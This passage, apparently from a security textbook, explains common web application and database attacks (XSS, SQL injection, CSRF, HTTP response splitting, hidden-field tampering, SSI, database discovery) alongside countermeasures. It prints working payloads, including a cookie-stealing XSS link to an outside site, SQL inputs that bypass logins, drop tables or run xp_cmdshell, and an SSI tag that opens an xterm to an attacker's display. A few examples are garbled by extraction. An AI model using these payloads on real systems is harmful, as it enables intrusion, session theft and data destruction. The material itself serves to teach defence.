- **Server Analyzer** A tool to fingerprint and identify the software running a web server.
- **SOAP Editor** This tool is like HTTP Editor, but for SOAP, with the added benefit of auto-generated formats.
- **SQL Injector** It's about time someone cooked up one of these.
- **Web Brute** Another can't-do-without tool for the web app security tester. This one checks authentication interfaces for weak credentials, which is a common pitfall.

- **Web Discovery** This tool is a simple port scanner with a built-in list of common ports used by web apps, which is helpful for scanning large network spaces for rogue web servers. It proved flexible and fast in our testing.
- **Web Form Editor** This tool provides the ability to define web form fields and values to be used when testing applications.
- **Web Macro Recorder** Complicated websites often have complicated login or authentication schemes. WebInspect supports these using a scripted series of actions, or macros, which you define using this tool.
- **Web Fuzzer** This tool provides automated HTTP fuzzing to complement the manual HTTP Editor.
- **Web Proxy** Local man-in-the-middle analysis tool for disassembling web communications. This tool is a lot like Achilles, but with much improved usability, visibility, and control.

Rational AppScan Pursuing the same market as HP, IBM acquired Watchfire and their AppScan product in July 2007, branding it Rational AppScan. Targeted at the same corporate customers as WebInspect, AppScan features a similar feature set, providing enterprise scalability, a robust set of comprehensive tests, and a toolbox of utilities for investigating and validating findings. Available in three editions, the “standard” edition provides assessment capabilities for a desktop user. IBM provides the “testing” edition for organizations to integrate assessment into their development process, and the “enterprise” edition provides centralized scanning, with the ability to perform multiple scans simultaneously.

We downloaded a trial version of AppScan from IBM (at ibm.com/developerworks/rational/products/appscan/) and ran a scan against their provided test website. In about an hour, AppScan ran through its library of 1250 tests with over 5800 variants and identified 26 “High,” 18 “Medium,” 23 “Low,” and 10 “Info” severity issues. Figure 10-12 shows the AppScan interface after performing the scan. One particularly useful feature of AppScan is its ability to identify cases where the same issue has been found in multiple tests and roll those up into a single issue with several variants. Without this feature, we would have had to wade through over 700 findings!

Along with the same enterprise feature set that WebInspect provides comes the same enterprise price tag. Nevertheless, if you are looking for large-scale automated web privacy, security, and regulatory compliance, Rational AppScan should be on your short list.




Figure 10-12 IBM's Rational AppScan, showing the results of scanning their demonstration website

COMMON WEB APPLICATION VULNERABILITIES

So what does a typical attacker look for when assessing a typical web application? The problems are usually plentiful, but over the years of performing hundreds of web app assessments, we've seen many of them boil down to a few categories of problems.

The Open Web Application Security Project (owasp.org) has done a great job of documenting broad consensus of the most critical web app security vulnerabilities seen in the wild. Of particular interest is their "Top Ten Project," which provides a regularly updated list of the top ten web application security issues (owasp.org/index.php/Top_10). The examples we discuss in this section touch on a few of the OWASP categories, primarily the following:

- A2: Cross-Site Scripting (XSS)

- A1: Injection Flaws
- A5: Cross-Site Request Forgery (CSRF)



Cross-Site Scripting (XSS) Attacks

Popularity:	9
Simplicity:	3
Impact:	5
Risk Rating:	6

Like most of the vulnerabilities we've discussed in this chapter so far, cross-site scripting typically arises from input/output validation deficiencies in web applications. However, unlike many of the other attacks we've cover in this chapter, XSS is typically targeted not at the application itself, but rather at *other users* of the vulnerable application. For example, a malicious user can post a message to a web application "guestbook" feature that contains executable content. When another user views this message, the browser interprets the code and executes it, potentially giving the attacker complete control of the second user's system. Thus, XSS attack payloads typically affect the application end user, a commonly misunderstood aspect of these widely sensationalized exploits.

Properly executed XSS attacks can be devastating to the entire user community of a given web application, as well as the reputation of the organization hosting the vulnerable application. Specifically, XSS can result in hijacked accounts and sessions, cookie theft, misdirection, and misrepresentation of organizational branding. The common attack when exploiting an XSS vulnerability is to steal the user's session cookies, which would otherwise be inaccessible to an outside party, but recent attacks have been increasingly more malicious, propagating worms across social networking websites or, worse, infecting the victim's computer with malware.

The technical underpinning of XSS attacks is described in good detail on the OWASP website at [owasp.org/index.php/Cross-site_Scripting_\(XSS\)](http://owasp.org/index.php/Cross-site_Scripting_(XSS)). In brief, nearly all XSS opportunities are created by applications that fail to manage HTML input and output safely—specifically, HTML tags encompassed in angle brackets (< and >) and a few other characters, such as quotation marks (") and ampersands (&), which are much less commonly used to embed executable content in scripts. Yes, as simple as it sounds, nearly every single XSS vulnerability we've come across involved failure to strip angle brackets from input or failure to encode such brackets in output. Table 10-4 lists the most common proof-of-concept XSS payloads used to determine whether an application is vulnerable.

XSS Attack Type	Example Payload
Simple script injection into a variable	<code>http://localhost/page.asp?variable=<script>alert('Test')</script></code>
Variation on simple variable injection that displays the victim's cookie	<code>http://localhost/page.asp?variable=<script>alert(document.cookie)</script></code>
Injection into an HTML tag; the injected link e-mails the victim's cookie to a malicious site	<code>http://localhost/page.php?variable=""><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi'?%20+document.cookie</script></code>
Injecting the HTML BODY "onload" attribute into a variable	<code>http://localhost/frame.asp?var=%20onload=alert(document.domain)</code>
Injecting JavaScript into a variable using an IMG tag	<code>http://localhost/cgi-bin/script.pl?name=>""></code>

Table 10-4 Common XSS Payloads

As you can see from Table 10-4, the two most common approaches are to attempt to insert HTML tags into variables and into existing HTML tags on the vulnerable page. Typically this is done by inserting an HTML tag beginning with a right, or *opening*, angle bracket (<), or a tag beginning with a quote followed by a left, or *closing*, angle bracket (>) and a right (<) angle bracket, which may be interpreted as closing the previous HTML tag and beginning a new one. You can also hex-encode input to create myriad variations. Here are some examples:

- %3c instead of <
- %3e instead of >
- %22 instead of "

TIP

We recommend checking out RSnake's "XSS Cheatsheet" at ha.ckers.org/xss.html for hundreds of XSS variants like these.



Cross-Site Scripting Countermeasures

The following general approaches for preventing cross-site scripting attacks are recommended:

- Filter out input parameters for special characters—no web application should accept the following characters within input if at all possible: < > (?) # & ".
- HTML-encode output so even if special characters are input, they appear harmless to subsequent users of the application. Alternatively, you can simply filter special characters in output (achieving “defense in depth”).
- If your application sets cookies, use Microsoft’s HttpOnly cookies (web clients must use Internet Explorer 6 SP1 or greater and Mozilla Firefox 2.0.05 or later). This can be set in the HTTP response header. It marks cookies as “HttpOnly,” thus preventing them from being accessed by scripts, even by the website that set the cookies in the first place. Therefore, even if your application has an XSS vulnerability, if your users use IE6 SP1 or greater, your application’s cookies cannot be accessed by malicious XSS payloads.
- Analyze your applications for XSS vulnerabilities on a regular basis using the many tools and techniques outlined in this chapter, and fix what you find.



SQL Injection

Popularity:	9
Simplicity:	5
Impact:	8
Risk Rating:	7

Most modern web applications rely on dynamic content to achieve the appeal of traditional desktop windowing programs. This dynamism is typically achieved by retrieving updated data from a database or an external service. In response to a request for a web page, the application generates a query, often incorporating portions of the request into the query. If the application isn’t careful about how it constructs the query, an attacker can alter the query, changing how it is processed by the external service. These *injection flaws* can be devastating because the service often trusts the web application fully and may even be “safely” ensconced behind several firewalls.

One of the more popular platforms for web datastores is a relational database management system (RDBMS), and many web applications are based entirely on frontend scripts that simply query an RDBMS, either on the web server itself or on a separate backend system. One of the most insidious attacks on a web application involves hijacking the queries used by the frontend scripts themselves to attain control of the application or its data. One of the most efficient mechanisms for achieving this is a technique called *SQL injection*. While injection flaws can affect nearly every kind of external service, from mail servers to web services to directory servers, SQL injection is by far the most prevalent and readily abused of these flaws.

SQL injection refers to inputting raw SQL queries into an application to perform an unexpected action. Often, existing queries are simply edited to achieve the same results—

SQL is easily manipulated by the placement of even a single character in a judiciously chosen spot, causing the entire query to behave in quite malicious ways. Some of the characters commonly used for such input validation attacks include the backtick (`), the double dash (--), and the semicolon (;), all of which have special meaning in SQL.

What sorts of things can a crafty hacker do with a usurped SQL query? Well, for starters, she could potentially access unauthorized data. With even sneakier techniques, she could bypass authentication or even gain complete control over the web server or backend RDBMS. Let's take a look at what's possible.

Examples of SQL Injections To see whether the application is vulnerable to SQL injections, type any of the input listed in Table 10-5 in the form fields.

Bypassing Authentication

To authenticate without any credentials: Username: ' OR '=' Password: ' OR '"='

To authenticate with just the username: Username: admin'--

To authenticate as the first user in the "users" table: Username: ' or 1=1-

To authenticate as a fictional user: Username: ' union select 1, 'user', 'passwd' 1-

Causing Destruction

To drop a database table: Username: ';drop table users-

To shut down the database remotely: Username: 'aaaaaaaaaaaaaaaaa' Password: '; shutdown-

Executing Function Calls and Stored Procedures

Executing xp_cmdshell to get a directory listing: http://localhost/script?0';EXEC+master..xp_cmdshell+'dir ';-

Executing xp_servicecontrol to manipulate services: http://localhost/script?0';EXEC+master..xp_servicecontrol+'start','server';-

Table 10-5 Examples of SQL Injection

The results of these queries may not always be visible to the attacker through the application presentation interface, but the injection attack may still be effective. A common technique called out-of-band SQL injection can be used to force a database to send requested data to a hacker-controlled server via various protocols like HTTP, DNS, or even e-mail. Many RDBMS platforms support built-in mechanisms that allow them to send out-of-band information to the attacker. Another common technique used by attackers is called “blind” SQL injection, which is the art of injecting queries like those in Table 10-5 into an application where the result is not directly visible to the attacker. Working only with subtle changes in the application’s behavior, the attacker then must use more elaborate queries to try and piece together a series of statements that add up to a more severe compromise. Blind SQL injection has become automated by tools that take much of the menial guesswork out of the attack, as we discuss in a moment.

Not all of the syntax shown works on every proprietary database implementation. The information in Table 10-6 indicates whether some of the techniques we’ve outlined work on certain database platforms.

Automated SQL Injection Tools SQL injection is typically performed manually, but some tools are available that can help automate the process of identifying and exploiting such weaknesses. Both of the commercial web application assessment tools we mentioned previously, HP WebInspect and Rational AppScan, have tools and checks for performing automated SQL injection. Completely automated SQL injection vulnerability detection is still being perfected, and the tools generate a large number of false positives, but they provide a good starting point for further investigation.

Database-Specific Information					
	MySQL	Oracle	DB2	Postgres	MS SQL
UNION possible	Y	Y	Y	Y	Y
Subselects possible	Y	Y	Y	Y	Y
Multiple statements	N (depending on driver settings)	N	N	Y	Y
Default stored procedures	–	Many (utl_*, dbms_*, Java)	–	–	Many (xp_cmdshell)
Other comments	Supports "INTO OUTFILE"	–	–	–	–

Table 10-6 SQL Injection Syntax Compatibility Among Various Database Software Products

SQL Power Injector is a free tool to analyze web applications and locate SQL injection vulnerabilities. Built on the .NET Framework, it targets a large number of database platforms, including MySQL, Microsoft SQL Server, Oracle, Sybase, and DB2. Get it at sqlpowerinjector.com/.

A number of tools are available for analyzing the extent of SQL injection vulnerabilities, although they tend to target specific backend database platforms. Absinthe, available at 0x90.org/releases/absinthe/index.php, is a GUI-based tool that automatically retrieves the schema and contents of a database that has a blind SQL injection vulnerability. Supporting Microsoft SQL Server, Postgres, Oracle, and Sybase, Absinthe is quite versatile.

For a more thorough drubbing, Sqlninja, available at <http://sqlninja.sourceforge.net/>, provides the ability to take over the host of a Microsoft SQL Server database completely. Run successfully, Sqlninja can also crack the server passwords, escalate privileges, and provide the attacker with remote graphical access to the database host.

Another common tool is sqlmap, available at sqlmap.sourceforge.net/. Sqlmap provides support for most common RDBMS being used today.



SQL Injection Countermeasures

SQL injection is one of the easiest attacks to avoid. For a vulnerability to exist, the developer must use dynamic SQL statements and concatenate input directly to the statement. Here is an extensive but not complete list of methods used to prevent SQL injection:

- **Use bind variables (parameterized queries)** If your statements are static and only use bind variables to pass different parameters to the statement, there can be no SQL injection. An additional benefit is that your application performs faster because the underlying RDBMS can cache the statement execution plans and does not need to re-parse each statement.
- **Perform strict input validation on any input from the client** Follow the common programming mantra of “constrain, reject, and sanitize”—that is, constrain your input where possible (for example, only allow numeric formats for a ZIP code field), reject input that doesn’t fit the pattern, and sanitize where constraint is not practical. When sanitizing, consider validating data type, length, range, and format correctness. See the Regular Expression Library at regxlib.com for a great sample of regular expressions for validating input.
- **Implement default error handling** This includes using a general error message for all errors. A common SQL injection technique is to use error messages from the database to retrieve information. Never show anything but generic error messages to the end-user.
- **Lock down ODBC** Disable messaging to clients. Don’t let regular SQL statements through. This ensures that no client, not just the web application, can execute arbitrary SQL.

- **Lock down the database server configuration** Specify users, roles, and permissions. Implement triggers at the RDBMS layer. This way, even if someone can get to the database and get arbitrary SQL statements to run, they won't be able to do anything they're not supposed to.
- **Use programmatic frameworks** Tools such as Hibernate or LINQ encourage you (almost force you) to use bind variables.

For more tips, see the Microsoft Developer Network (MSDN) article at msdn.microsoft.com/library/en-us/bldgapps/ba_highprog_11kk.asp. If your application is developed in ASP, use Microsoft's Source Code Analyzer for SQL Injection tool, available at support.microsoft.com/kb/954476, to scan your source for vulnerabilities.



Cross-Site Request Forgery

<i>Popularity:</i>	5
<i>Simplicity:</i>	3
<i>Impact:</i>	7
<i>Risk Rating:</i>	5

Cross-Site Request Forgery (CSRF) vulnerabilities have been known about for nearly a decade, but it is only recently that they have been recognized as a serious issue. The MySpace Samy worm, released in 2005, rocketed them to the forefront of web application security, and subsequent abuses earned them position number 5 on the 2010 OWASP Top Ten list. The concept behind CSRF is simple: web applications provide users with persistent authenticated sessions, so they don't have to reauthenticate themselves each time they request a page. But if an attacker can convince the user's web browser to submit a request to the website, he can take advantage of the persistent session to perform actions as the victim.

Attacks can result in a variety of ill outcomes for victims: their account passwords can be changed, funds can be transferred, merchandise purchased, and more. Because the victim's browser is making the request, an attacker can target services to which he normally would not have access; several instances have been reported of CSRF being used to modify the configuration of a user's DSL modem or cable router.

CSRF vulnerabilities are remarkably easy to exploit. In the simplest scenario, an attacker can simply embed an image tag into a commonly visited web page, such as an online forum; when the victim loads the web page, her browser dutifully submits the GET request to fetch the "image," except instead of it being a link to an image, it's a link that performs an action on the target website. Because the victim is logged into that website, the action is carried out behind the scenes, with the victim unaware that anything is amiss.

```

```

What if the desired action requires an HTTP POST instead of a simple GET request? Easy, just make a hidden form, and have some JavaScript automatically submit the request:

```
<html>
  <body onload="document.CSRF.submit()">
    <form name="CSRF" method="POST" action="http://example.com/update_account.asp">
      <input type="hidden" name="new_password" value="evil" />
    </form>
  </body>
</html>
```

It's important to realize that, from your web application's perspective, nothing is amiss. All it sees is that an authenticated user submitted a well-formed request, and so it dutifully carries out the instructions in the request.



Cross-Site Request Forgery Countermeasures

The key to preventing CSRF vulnerabilities is somehow tying the incoming request to the authenticated session. What makes CSRF vulnerabilities so dangerous is the attacker doesn't need to know anything about the victim to carry out the attack. Once the attacker has crafted the dangerous request, it works on any victim that has authenticated to the website.

To foil this, your web application should insert random values, tied to the specified user's session, into the forms it generates. If a request comes in that does not have a value that matches the user's session, require the user to reauthenticate and confirm that he wishes to perform the requested action. Some web application frameworks, such as Ruby on Rails version 2 and later, provide this functionality automatically. Check if your application framework provides this functionality; if it does, turn it on, otherwise, implement request tokens in your application logic.

Further, when developing your web applications, consider requiring users to reauthenticate every time they are about to perform a particularly dangerous operation, such as changing their account password. Taking this small step only slightly inconveniences your users, yet it provides them with complete assurance that they will not become the victims of CSRF attacks.



HTTP Response Splitting

<i>Popularity:</i>	3
<i>Simplicity:</i>	3
<i>Impact:</i>	6
<i>Risk Rating:</i>	4

HTTP response splitting is an application attack technique first publicized by Sanctum, Inc., in March 2004. The root cause of this class of vulnerabilities is the exact

same as that of SQL injection or cross-site scripting: poor input validation by the web application. Thus, this phenomenon is more properly called “HTTP response injection,” but who are we to steal someone else’s thunder? Whatever the name, the effects of HTTP response splitting are similar to XSS—basically, users can be more easily tricked into compromising situations, greatly increasing the likelihood of phishing attacks and concomitant damage to the reputation of the site in question.

Fortunately, like XSS, the damage wrought by HTTP response splitting usually involves convincing a user to click a specially crafted hyperlink in a malicious website or e-mail. As we noted in our discussion of XSS previously in this chapter, however, the shared complicity in the overall liability for the outcome of the exploitation is often lost on the end user in these situations, so any corporate entity claiming this defense is on dubious ground, to say the least. Another factor that somewhat mitigates the risk from HTTP response splitting today is that it only affects web applications designed to embed user data in HTTP responses, which is typically confined to server-side scripts that rewrite query strings to a new site name. In our experience, this is implemented in very few applications; however, we have seen at least a few apps that had this problem, so it is by no means nonexistent. Additionally, these apps tend to be the ones that persist forever (why else would you be rewriting query strings?) and are, therefore, highly sensitive to the organization. Therefore, it behooves you to identify potential opportunities for HTTP response splitting in your apps.

Doing so is rather easy. Just as most XSS vulnerabilities derive from the ability to input angle brackets (< and >) into applications, nearly all HTTP response splitting vulnerabilities we’ve seen involve use of one of the two major web script response redirect methods:

- **JavaScript** `response.sendRedirect`
- **ASP** `Response.Redirect`

This is not to say that all HTTP response splitting vulnerabilities are derived from these methods. We have also seen nonscript-based applications that were vulnerable to HTTP response splitting (including one ISAPI-based application at a major online service), and Microsoft has issued at least one bulletin for a product that shipped with such a vulnerability. Therefore, don’t assume your web app isn’t affected until you check all the response rewriting logic.

Sanctum’s paper covers the JavaScript example, so let’s take a look at what an ASP-based HTTP response splitting vulnerability might look like.

TIP

You can easily find pages that use these response redirect methods by searching for the literal strings in a good Internet search engine.

The `Response` object is one of many intrinsic COM objects (ASP built-in objects) that are available to ASP pages, and `Response.Redirect` is just one method exposed by that object. Microsoft’s MSDN site (msdn.microsoft.com) has authoritative information on how the `Response.Redirect` method works, and we won’t go into broad detail

here other than to provide an example of how it might be called on a typical web page. Figure 10-13 shows an example we turned up after performing a simple search for “**Response.Redirect**” on Google.

The basic code behind this form is rather simple:

```
If Request.Form("selEngines") = "yahoo" ThenResponse.Redirect("http://
search.yahoo.com/bin/search?p=" &
Request.Form("txtSearchWords"))
End If
```

The error in this code may not be immediately obvious because we’ve stripped out some of the surrounding code, so let’s just paint it in bold colors: the form takes input from the user (“txtSearchWords”) and then redirects it to the Yahoo! Search page using `Response.Redirect`. This is a classic candidate for cross-site input validation issues, including HTTP response splitting, so let’s throw something potentially malicious at it. What if we input the following text into this form (a manual line break has been added due to page-width restrictions):

```
blah%0d%0aContent-Length:%200%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-Length:%2020%0d%0a<html>Hacked!</html>
```

This input would get incorporated into the `Response.Redirect` to the Yahoo! Search page, resulting in the following HTTP response being sent to the user’s browser:

```
HTTP/1.1 302 Object moved
Server: Microsoft-IIS/5.0
Date: Fri, 06 Aug 2004 04:35:42 GMT
Location: http://search.yahoo.com/bin/search?p=blah%0d%0a
Content-Length:%200%0d%0a
HTTP/1.1%20200%20OK%0d%0a
Content-Type:%20text/html%0d%0a
Content-Length:%2020%0d%0a
<html>Hacked!</html>
Connection: Keep-Alive
Content-Length: 121
Content-Type: text/html
Cache-control: private
<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="">here</a>.</body>.
```

We’ve placed some judicious line breaks in this output to illustrate visually what happens when this response is received in the user’s browser. This also occurs programmatically, because each `%0d%0a` is interpreted by the browser as a carriage return line feed (CRLF), creating a new line. Thus, the first `Content-Length` HTTP header ends the real server response with a zero length, and the following line beginning with `HTTP/1.1` starts a new injected response that can be controlled by a malicious hacker. We’ve simply elected

Figure 10-13 A simple web form that uses the Response.Redirect ASP method to send user input to another site

to display some harmless HTML here, but attackers can get much more creative with HTTP headers such as `Set-Cookie` (identity modification), `Last-Modified`, and `Cache-Control` (cache poisoning). To further assist with visibility of the ultimate outcome here, we've highlighted the entire injected server response in bold.

Although we've chosen to illustrate HTTP response splitting with an example based on providing direct input to a server application, the way this is exploited in the real world is much like cross-site scripting (XSS). A malicious hacker might send an e-mail containing a link to the vulnerable server, with an injected HTTP response that actually directs the victim to a malicious site, sets a malicious cookie, and/or poisons the victim's Internet cache so they are taken to a malicious site when the victim attempts to visit popular Internet sites such as eBay or Google.

HTTP Response Splitting Countermeasures

As with SQL injection and XSS, the core preventative countermeasure for HTTP response splitting is good, solid input validation on server input. As you saw in the preceding examples, the key input to be on the lookout for is encoded CRLFs (that is, `%0d%0a`). Of course, we never recommend simply looking for such a simple "bad" input string—wily hackers have historically found multiple ways to defeat such simplistic thinking. As we've said frequently throughout this book, "constrain, reject, and sanitize" is a much more robust approach to input validation. Of course, the example we used to describe HTTP response splitting doesn't lend itself easily to constraint (the application in question is essentially a search engine, which should be expected to deal with a wide range of input from users wanting to research a myriad of topics). So, let's move to the "reject and sanitize" approach, and simply remove percent symbols and angle brackets (`%`, `<`, and `>`). Perhaps we define a way to escape such characters for users who want to use them in a search (although this can be tricky, and, in some instances, it can lead you into more trouble than nonsanitized input). Here are some Microsoft .NET Framework sample code snippets that strip such characters from input using the `CleanInput` method, which returns a string after stripping out all nonalphanumeric characters except the "at" symbol (`@`), a hyphen (`-`), and a period (`.`). First, here's an example in Visual Basic:

```
Function CleanInput(strIn As String) As String
    ' Replace invalid characters with empty strings.
```

```
Return Regex.Replace(strIn, "[^\w\.\@-]", "")
End Function
```

And here's an example in C#:

```
String CleanInput(string strIn)
{
    // Replace invalid characters with empty strings.
    return Regex.Replace(strIn, @"[^\w\.\@-]", "");
}
```

Another thing to consider for applications with challenging input constraint requirements (such as search engines) is to perform *output* validation. As we noted in our discussion of XSS earlier in this chapter, output encoding should be used any time that input from one user is displayed to another (even—especially!—administrative users). HTML encoding ensures that text is correctly displayed in the browser, not interpreted by the browser as HTML. For example, if a text string contains the < and > characters, the browser interprets these characters as being part of HTML tags. The HTML encoding of these two characters is < and >, respectively, which causes the browser to display the angle brackets correctly. By encoding rewritten HTTP responses before sending them to the browser, you can avoid much of the threat from HTTP response splitting. There are many HTML-encoding libraries available to perform this on output. On Microsoft .NET-compatible platforms, you can use the .NET Framework Class Library `HttpServerUtility.HtmlEncode` method to encode output easily.

Lastly, we thought we'd mention a best practice that helps prevent your applications from showing up in common Internet searches for such vulnerabilities: use the `runat` directive to set off server-side execution in your ASP code:

```
<form runat="server">
```

This directs execution to occur on the server before being sent to the client (ASP.NET requires the `runat` directive for the control to execute). Explicitly defining server-side execution in this manner helps prevent your private web app logic from turning up vulnerable on Google!



Misuse of Hidden Tags

Popularity:	5
Simplicity:	6
Impact:	6
Risk Rating:	6

Many companies are now doing business over the Internet, selling their products and services to anyone with a web browser. But poor shopping-cart design can allow attackers to falsify values such as price. Take, for example, a small computer hardware

reseller that has set up its web server to allow web visitors to purchase its hardware online. However, the programmers make a fundamental flaw in their coding—they use hidden HTML tags as the sole mechanism for assigning the price to a particular item. As a result, once attackers have discovered this vulnerability, they can alter the hidden-tag price value and reduce it dramatically from its original value.

For example, say a website has the following HTML code on its purchase page:

```
<FORM ACTION="http://192.168.51.101/cgi-bin/order.pl" method="post">
<input type=hidden name="price" value="199.99">
<input type=hidden name="prd_id" value="X190">
QUANTITY: <input type=text name="quant" size=3 maxlength=3 value=1>
</FORM>
```

A simple change of the price with any HTML or raw text editor allows the attacker to submit the purchase for \$1.99 instead of \$199.99 (its intended price):

```
<input type=hidden name="price" value="1.99">
```

If you think this type of coding flaw is a rarity, think again. Just search any Internet search engine for **type=hidden name=price** to discover hundreds of sites with this flaw.

Another form of attack involves utilizing the width value of fields. A specific size is specified during web design, but attackers can change this value to a large number, such as 70,000, and submit a large string of characters, possibly crashing the server or at least returning unexpected results.



Hidden Tag Countermeasures

To avoid exploitation of hidden HTML tags, limit the use of hidden tags to store information such as price—or at least confirm the value before processing it.



Server Side Includes (SSIs)

<i>Popularity:</i>	4
<i>Simplicity:</i>	4
<i>Impact:</i>	9
<i>Risk Rating:</i>	6

Server Side Includes (SSIs) provide a mechanism for interactive, real-time functionality without programming. Web developers often use them as a quick means to learn the system date/time or to execute a local command and evaluate the output for making a programming flow decision. A number of SSI features (called *tags*) are available, including `echo`, `include`, `fsize`, `flastmod`, `exec`, `config`, `odbc`, `email`, `if`, `goto`, `label`, and `break`. The three most helpful to attackers are the `include`, `exec`, and `email` tags.

A number of attacks can be created by inserting SSI code into a field that is evaluated as an HTML document by the web server, enabling the attacker to execute commands locally and gain access to the server itself. For example, if the attacker enters an SSI tag into a first or last name field when creating a new account, the web server may evaluate the expression and try to run it. The following SSI tag sends back an `xterm` to the attacker:

```
<!--#exec cmd="/usr/X11R6/bin/xterm -display attacker:0 &"-->
```

Problems like this can affect many web application platforms in similar ways. For example, PHP applications may contain Remote File Inclusion vulnerabilities if they are improperly configured (see http://en.wikipedia.org/wiki/Remote_File_Inclusion). Any time a web server can be directed to process content at an attacker's whim, these kinds of vulnerabilities occur.



SSI Countermeasures

Use a preparser script to read in any HTML file, and strip out any unauthorized SSI line before passing it on to the server. Unless your application absolutely, positively requires it, disable server-side includes and similar functionality in your web server's configuration.

DATABASE HACKING

The greatest potential for violation of privacy resides in the crown jewels of any organization—the database. The database is the treasure trove sought out by hackers to achieve maximum gain from an attack. The database contains all the data owned by an organization in an orderly, easy-to-retrieve fashion. After all, this is what databases are made for. If a hacker can reach the database, be that by using SQL injection or by gaining a foothold in the organization by compromising another machine inside the firewall, it is fairly simple to garner enough privileges to steal all discovered data and even infect the database with malicious content, as you'll soon see.

Just as with web servers, database hacking can be divided into database software vulnerabilities and application logic vulnerabilities for applications executing inside the database. But, unlike web servers, database software is a very complex beast that contains huge amounts of logic and thus a huge attack surface. Most database attacks are directed at this attack surface, which is almost impossible to cover effectively. We focus on databases throughout our discussion.

Database Discovery

The first task an attacker must face is finding the databases on the network and identifying their types and version. Although it is not common to see databases directly accessible from the Internet, it is not unheard of. In November 2007, David Litchfield ran port scanning against 1,160,000 random IP addresses and found an unbelievable number of

492,000 MS SQL Servers and Oracle databases listening to incoming traffic on default ports. Many of these databases ran unpatched, vulnerable versions. The most well-known example of taking advantage of externally facing database servers is the SQL Slammer worm (en.wikipedia.org/wiki/SQL_Slammer). By exploiting a known buffer overflow in MS SQL Server resolution services running on port 1434, SQL Slammer managed to infect 75,000 computers in the first 10 minutes of its spreading.

To discover databases on the network, attackers can write their own scripts or use the excellent open-source application Nmap (nmap.org). Nmap is a network exploration tool that makes it easy to identify hosts, open ports, and the services running on them as well as the OS and service versions. It contains a scripting engine for running Lua scripts and has built-in scripts to detect the most popular databases in use today (`mysql-info.nse`, `ms-sql-info.nse`, `oracle-sid-brute.nse`, and `db2-info.nse`).

In the following example, we scan a target, also running brute-force instance name discovery for Oracle databases. Oracle is unique in a sense because a listener process listening on a port can do so on behalf of many instances, which means you cannot connect to an Oracle instance without knowing its name.

```
nmap -v -sT -sV -sC --script=oracle-sid-brute --script=ms-sql-info
-p3306,1433,1521,50000 localhost
Starting Nmap 5.51 ( http://nmap.org ) NSE: Loaded 10 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 20:47
Completed Parallel DNS resolution of 1 host. at 20:47, 0.04s elapsed
Initiating Connect Scan at 20:47
Scanning localhost (127.0.0.1) [4 ports]
Discovered open port 1433/tcp on 127.0.0.1
Discovered open port 1521/tcp on 127.0.0.1
Completed Connect Scan at 20:47, 1.21s elapsed (4 total ports)
Initiating Service scan at 20:47
Scanning 2 services on localhost (127.0.0.1)
Completed Service scan at 20:48, 11.01s elapsed (2 services on 1 host)
NSE: Script scanning 127.0.0.1.
Initiating NSE at 20:48
Completed NSE at 20:48, 9.98s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0015s latency).
PORT      STATE      SERVICE      VERSION
1433/tcp   open       ms-sql-s     Microsoft SQL Server 2008
1521/tcp   open       oracle-tns   Oracle TNS Listener
| oracle-sid-brute:
|_  DB11201
3306/tcp   filtered   mysql
50000/tcp  filtered   ibm-db2
Nmap done: 1 IP address (1 host up) scanned in 23.57 seconds
Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
```

Some databases like MS SQL Server also support discovery using a dedicated listener. MS SQL Server provides the browser service that responds to UDP queries over port 1434:

```
python.exe -c "print('\x03')" | nc -u localhost 1434
b ServerName;WIN-R0INAP0J5T6;
InstanceName;MSSQLSERVER;IsClustered;No;Version;10.50.1600.1;tcp;1433;;
```



Database Discovery Countermeasures

To keep your database from being discovered in the first place, implement these countermeasures:

- Never expose your databases directly to the Internet.
- Segment your internal network and separate databases from other network segments by using firewalls and configuration options such as valid-node checking for Oracle. Allow only a select subset of internal IP addresses to access the database.
- Run intrusion detection tools to identify network port scanning attempts.

Database Vulnerabilities

